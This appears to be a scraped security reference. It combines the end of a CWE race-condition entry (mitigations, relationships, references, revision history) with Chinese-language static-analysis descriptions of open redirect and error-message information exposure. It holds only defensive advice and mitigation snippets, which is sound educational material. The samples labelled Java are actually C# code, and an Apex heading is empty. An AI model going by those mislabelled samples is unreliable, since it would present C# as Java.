Use a mutex if available, but be sure to avoid related weaknesses such as CWE-412.

Phase: Implementation

Avoid double-checked locking (CWE-609) and other implementation errors that arise when trying to avoid the overhead of synchronization.

Phase: Implementation

Disable interrupts or signals over critical parts of the code, but also make sure that the code does not go into a large or infinite loop.

Phase: Implementation

Use the volatile type modifier for critical variables to avoid unexpected compiler optimization or reordering. This does not necessarily solve the synchronization problem, but it can help.

Phase: Testing

Stress-test the software by calling it simultaneously from a large number of threads or processes, and look for evidence of any unexpected behavior. The software's operation may slow down, but it should not become unstable, crash, or generate incorrect results.

Insert breakpoints or delays in between relevant code statements to artificially expand the race window so that it will be easier to detect.

Phase: Testing

Identify error conditions that are not likely to occur during normal usage and trigger them. For example, run the program under low memory conditions, run with insufficient privileges or permissions, interrupt a transaction before it is completed, or disable connectivity to basic network services such as DNS. Monitor the software for any unexpected behavior. If you trigger an unhandled exception or similar error that was discovered and handled by the application's environment, it may still indicate unexpected conditions that were not handled by the application itself.

Relationships

Nature	Type	ID	Name	View(s) this

				relationship pertains to
ChildOf	Category	361	Time and State	**Development Concepts (primary)699**
ChildOf	Weakness Class	691	Insufficient Control Flow Management	**Research Concepts (primary)1000**
ChildOf	Category	743	CERT C Secure Coding Section 09 - Input Output (FIO)	**Weaknesses Addressed by the CERT C Secure Coding Standard (primary)734**
ChildOf	Category	751	2009 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2009 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)750**
ChildOf	Category	801	2010 Top 25 - Insecure Interaction Between Components	**Weaknesses in the 2010 CWE/SANS Top 25 Most Dangerous Programming Errors (primary)800**
RequiredBy	Compound Element: Composite	61	UNIX Symbolic Link (Symlink) Following	Research Concepts1000
RequiredBy	Compound Element: Composite	689	Permission Race Condition During Resource Copy	Research Concepts1000
ParentOf	Weakness Base	364	Signal Handler Race Condition	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	365	Race Condition in Switch	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	366	Race Condition within a Thread	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	367	Time-of-check Time-of-use (TOCTOU) Race Condition	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	368	Context Switching Race Condition	**Development Concepts (primary)699** **Research Concepts (primary)1000**
ParentOf	Weakness Base	421	Race Condition During Access to Alternate Channel	Development Concepts699 Research Concepts1000
MemberOf	View	635	Weaknesses Used by NVD	**Weaknesses Used by NVD (primary)635**
CanFollow	Weakness Base	609	Double-Checked Locking	Development Concepts699 Research Concepts1000
CanFollow	Weakness Base	662	Insufficient Synchronization	Development Concepts699 Research Concepts1000
CanAlsoBe	Category	557	Concurrency Issues	Research Concepts1000

Research Gaps

Race conditions in web applications are under-studied and probably under-reported. However, in 2008 there has been growing interest in this area.

Much of the focus of race condition research has been in Time-of-check Time-of-use (TOCTOU) variants (CWE-367), but many race conditions are related to synchronization problems that do not necessarily require a time-of-check.

Taxonomy Mappings

Mapped Taxonomy Name	Node ID	Fit	Mapped Node Name

PLOVER			Race Conditions
CERT C Secure Coding	FIO31-C		Do not simultaneously open the same file multiple times

Related Attack Patterns

CAPEC-ID	Attack Pattern Name	*(CAPEC Version: 1.5)*
26	Leveraging Race Conditions	
29	Leveraging Time-of-Check and Time-of-Use (TOCTOU) Race Conditions	

References

[REF-17] Michael Howard, David LeBlanc and John Viega. "24 Deadly Sins of Software Security". "Sin 13: Race Conditions." Page 205. McGraw-Hill. 2010.

Andrei Alexandrescu. "volatile - Multithreaded Programmer's Best Friend". Dr. Dobb's. 2008-02-01. <http://www.ddj.com/cpp/184403766>.

Steven Devijver. "Thread-safe webapps using Spring". <http://www.javalobby.org/articles/thread-safe/index.jsp>.

David Wheeler. "Prevent race conditions". 2007-10-04. <http://www.ibm.com/developerworks/library/l-sprace.html>.

Matt Bishop. "Race Conditions, Files, and Security Flaws; or the Tortoise and the Hare Redux". September 1995. <http://www.cs.ucdavis.edu/research/tech-reports/1995/CSE-95-9.pdf>.

David Wheeler. "Secure Programming for Linux and Unix HOWTO". 2003-03-03. <http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/avoid-race.html>.

Blake Watts. "Discovering and Exploiting Named Pipe Security Flaws for Fun and Profit". April 2002. <http://www.blakewatts.com/namedpipepaper.html>.

Roberto Paleari, Davide Marrone, Danilo Bruschi and Mattia Monga. "On Race Vulnerabilities in Web Applications". <http://security.dico.unimi.it/~roberto/pubs/dimva08-web.pdf>.

"Avoiding Race Conditions and Insecure File Operations". Apple Developer Connection. <http://developer.apple.com/documentation/Security/Conceptual/SecureCodingGuide/Articles/RaceConditions.html>.

Maintenance Notes

The relationship between race conditions and synchronization problems (CWE-662) needs to be further developed. They are not necessarily two perspectives of the same core concept, since synchronization is only one technique for avoiding race conditions, and synchronization can be used for other purposes besides race condition prevention.

Content History

Submissions			
Submission Date	**Submitter**	**Organization**	**Source**
	PLOVER		Externally Mined
Modifications			
Modification Date	**Modifier**	**Organization**	**Source**
2008-07-01	Eric Dalci	Cigital	External
	updated Time of Introduction		
2008-09-08	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2008-10-14	CWE Content Team	MITRE	Internal
	updated Relationships		
2008-11-24	CWE Content Team	MITRE	Internal
	updated Relationships, Taxonomy Mappings		
2009-01-12	CWE Content Team	MITRE	Internal
	updated Applicable Platforms, Common Consequences, Demonstrative Examples, Description, Likelihood of Exploit, Maintenance Notes, Observed Examples, Potential Mitigations, References, Relationships, Research Gaps		
2009-03-10	CWE Content Team	MITRE	Internal
	updated Demonstrative Examples, Potential Mitigations		
2009-05-27	CWE Content Team	MITRE	Internal
	updated Relationships		
2010-02-16	CWE Content Team	MITRE	Internal
	updated Detection Factors, References, Relationships		
Previous Entry Names			
Change Date	**Previous Entry Name**		

2008-04-11	Race Conditions

BACK TO TOP

Open Redirect

風險

可能發生什麼問題

攻擊者可能利用社交工程攻擊讓使用者點擊應用程式的連結，使用者將立即的被重新導向至任意的網站。
使用者可能認為他們仍然在原來的網站。第二個網站可能是具攻擊性的，包含惡意軟體，或者最常用於網絡釣魚。

原因

如何發生

應用程式重新導向使用者請求中提供的URL，且沒有警告使用者正重新導向至其他網站。
攻擊者可能利用社交工程攻擊讓受害者點擊連結到定義其他網站的應用程式將重新導向至使用者的瀏覽器參數，而使用者可能不知情的被重新導向。

一般建議

如何避免

1.
理想情況下，不允許重新導向至任意的URL。而應建立一個服務器端的對應從使用者提供的參數值，以合法的URL。2. 如果有必要允許任意的URLs：
●對於應用程式內的網址，應先過濾和編碼使用者提供的參數，然後使用它作為一個相對URL通過與應用程式的網站域名前綴。●
對於應用程式(如果需要的話)之外的URL，使用中間免責聲明頁面，為使用者提供離開您的網站的明確警告。

程式碼範例

CSharp

Avoid redirecting to arbitrary URLs, instead map the parameter to a list of static URLs.

```
Response.Redirect(getUrlById(targetUrlId));
```

Java

Avoid redirecting to arbitrary URLs, instead map the parameter to a list of static URLs.

```
Response.Redirect(getUrlById(targetUrlId));
```

Apex

Information Exposure Through an Error Message

風險

可能發生什麼問題

關於應用程序的環境，使用者或相關的資料(例如，進行堆棧跟?)暴露的細節可能使攻擊者能夠找到另一個缺陷，並協助攻擊者發動攻擊。

原因

如何發生

應用程式產生了包含未經處理的原始異常訊息或者配置的錯誤訊息。詳細的異常訊息可能包含洩漏給使用者的敏感訊息。

一般建議

如何避免

1.可能導致異常的任何方法應包裝在一個try-catch區塊: ● 明確地處理預期的異常 ●
包含一個預設的解決方案，以處理突發異常 2.
配置全局處理程序，以防止未處理的錯誤離開該應用程式.

程式碼範例

CSharp

Do not reveal exception details, instead always return a static message.

```
try
{
// Database access or other potentially dangerous function
}
catch (SqlException ex)
{
LogException(ex);
Response.Write("Error occurred.");
}
```

Java

Do not reveal exception details, instead always return a static message.

```
try
{
// Database access or other potentially dangerous function
}
catch (SqlException ex)
{
LogException(ex);
Response.Write("Error occurred.");
}
```

檢測的語言

語言	HASH值	變更的日期
Java	0125540914009541	2018/6/12
JavaScript	0139595324901015	2018/6/12
Typescript	4310212271432955	2018/6/12
Common	6462054670145729	2018/6/12